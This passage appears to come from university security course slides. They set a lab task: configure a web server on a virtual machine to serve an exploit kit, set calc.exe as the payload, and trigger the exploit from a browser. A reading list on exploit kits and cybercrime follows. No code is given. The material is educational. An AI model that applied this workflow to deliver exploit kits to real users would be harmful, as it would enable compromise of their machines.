  - Must set up virtual machine corresponding to web server so that it responds to your requests on a specific port
- ***Must set up exploit kit site***
  - Make sure that the web server executes the code of the exploit kit i.e. that the exploit kit code is run when a request to that port is made (change configuration file)
  - Specify the payload (calc.exe) and the exploit
- ***Launch attack***
  - Connect to the web server on the specified port
  - If attack works your browser will open a calculator

UNIVERSITY OF TRENTO - Italy

Delivery n.3 – Exploit Delivered

- ***What you have to do…***
- ***You just have to do it where***
  - the user runs on a laptop
  - the exploit kit runs on a virtual machines on the laptop
  - The code of the exploit kit is available for you to change its source



UNIVERSITY OF TRENTO - Italy

Additional Reading

- ***On Cybercrime Surveys and Reports***
  - J.BritoandT.Watkins.Loving the cyberbomb? The dangers of threat inflation in cybersecurity policy. *Harvard National Security* J., 3(1):39, 2011.
  - C. Herley. The plight of the targeted attacker in a world of scale. In *Proc. of WEIS'10,* 2010.
  - R. Wash. Folk models of home computer security. In *Proceedings of the Sixth Symposium on Usable Privacy and Security 2010* Jul 14 (p. 11). ACM.
- ***On Exploit Kits***
  - C.Grier etal. Manufacturing compromise: the emergence of exploit-as-a-service. In *Proc. of ACM CCS'12,* pp. 821–832, 2012
  - V.Kotov and F.Massacci. Anatomy of exploit kits.In Proc. of ESSOS'13, pp. 181–196, 2013.
  - N. Nikiforakis, F. Maggi, G. Stringhini, M. Z. Rafique, W. Joosen, C. Kruegel, F. Piessens, G. Vigna, and S. Zanero. Stranger danger: Exploring the ecosystem of ad-based url shortening services. In *Proc. of WWW'14,* pp. 51–62, 2014
  - S. Lekies, B. Stock, and M. Johns. 25 million flows later: Large-scale detection of dom-based xss. In *Proc. of ACM CCS'13*, pp. 1193–1204, 2013.